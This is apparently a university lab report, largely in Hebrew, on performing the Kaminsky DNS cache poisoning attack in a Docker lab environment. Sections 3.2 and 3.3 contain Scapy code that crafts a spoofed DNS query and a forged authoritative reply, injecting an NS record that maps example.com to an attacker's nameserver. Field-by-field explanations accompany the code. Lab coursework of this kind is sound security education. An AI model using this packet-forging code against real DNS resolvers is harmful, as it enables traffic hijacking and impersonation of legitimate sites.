

**Kaminsky Attack**

**By :**


Guy Shimon – 209306513  
 Oriel Shapiro– 314779745

תחילה הרמנו את הדוקרים




ואז המשכנו בלפתוח עוד טרמינלים על מנת להתחבר לדוקרים   



התחברנו באמצעות הפקודה : sudo docker exec -it<ID> /bin/bash

  
שינינו את השמות על מנת להקל עלינו




כפי שניתן לראות attacker32.com מופנה אל הכתובת 10.9.0.153   



בנוסף ניתן לראות כי היוזר מוגדר כי שרת הDNS שלו מוגדר להיות 10.9.0.53 שזה בעצם local dns server .





פה בעצם ניתן לראות כי לתוקף את attacker32.com הלגיטימי ואת ה example.com המזויף.



פה ניתן לראות כי הדומיין משויך אל התוקף



נשים לב שאצל היוזר הexample.com משויכת לכתובת 93.184.215.14

ניתן לראות כי כאשר מסתגלים בתמונה השמאלית נשים לב שהכתובת IP מזויפת. מה שנרצה לראות כאשר נפעיל את ההתקפה ונריץ את הפקודה הימנית

הכל תקין ואנחנו מוכנים להתקפה.

**3.2**

הקוד המושלם:

Qdsec = DNSQR(qname=’www.example.com’)

dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Qdsec)

ip = IP(dst='10.9.0.53’, src='1.2.3.4')

udp = UDP(dport=53, sport=33333, chksum=0)

request = ip/udp/dns

הסברים:

ip = IP(dst='10.9.0.53', src='1.2.3.4')-

dst-זה הכתובת שאנחנו רוצים לתקוף

Src זאת הכתובת שאנחנו רוצים לזייף שמתי 1234 סתם כי ראינו את זה למעלה –

udp = UDP(dport=53, sport=33333, chksum=0)

Dport-53DNS משום שזה הפורט

Sport- סתם פורט מונפץ

**3.3**

Name='www.example.com'  
domain = 'example.com' ns = 'ns.attacker32.com’ Qdsec = DNSQR(qname=name)

Anssec = DNSRR(rrname=name, type=’A’, rdata=’1.2.3.4’, ttl=259200) NSsec = DNSRR(rrname=domain, type=’NS’, rdata=ns, ttl=259200)

dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1, qdcount=1, ancount=1, nscount=1, arcount=0, qd=Qdsec, an=Anssec, ns=NSsec)

ip = IP(dst= '199.43.135.53’, src='10.9.0.53’)

udp = UDP(dport=33333, sport=53, chksum=0)

reply = ip/udp/dns

name- זה הדומיין שאנחנו רוצים להחזיר עליו תשובה בכדי לבצע את ההתקפה

Domain- זה הוא הדומיין הראשי שאנחנו רוצים לזייף.

Ns- הדומיין שאנחנו רוצים להעביר אליו

כל השאר זהה לקודם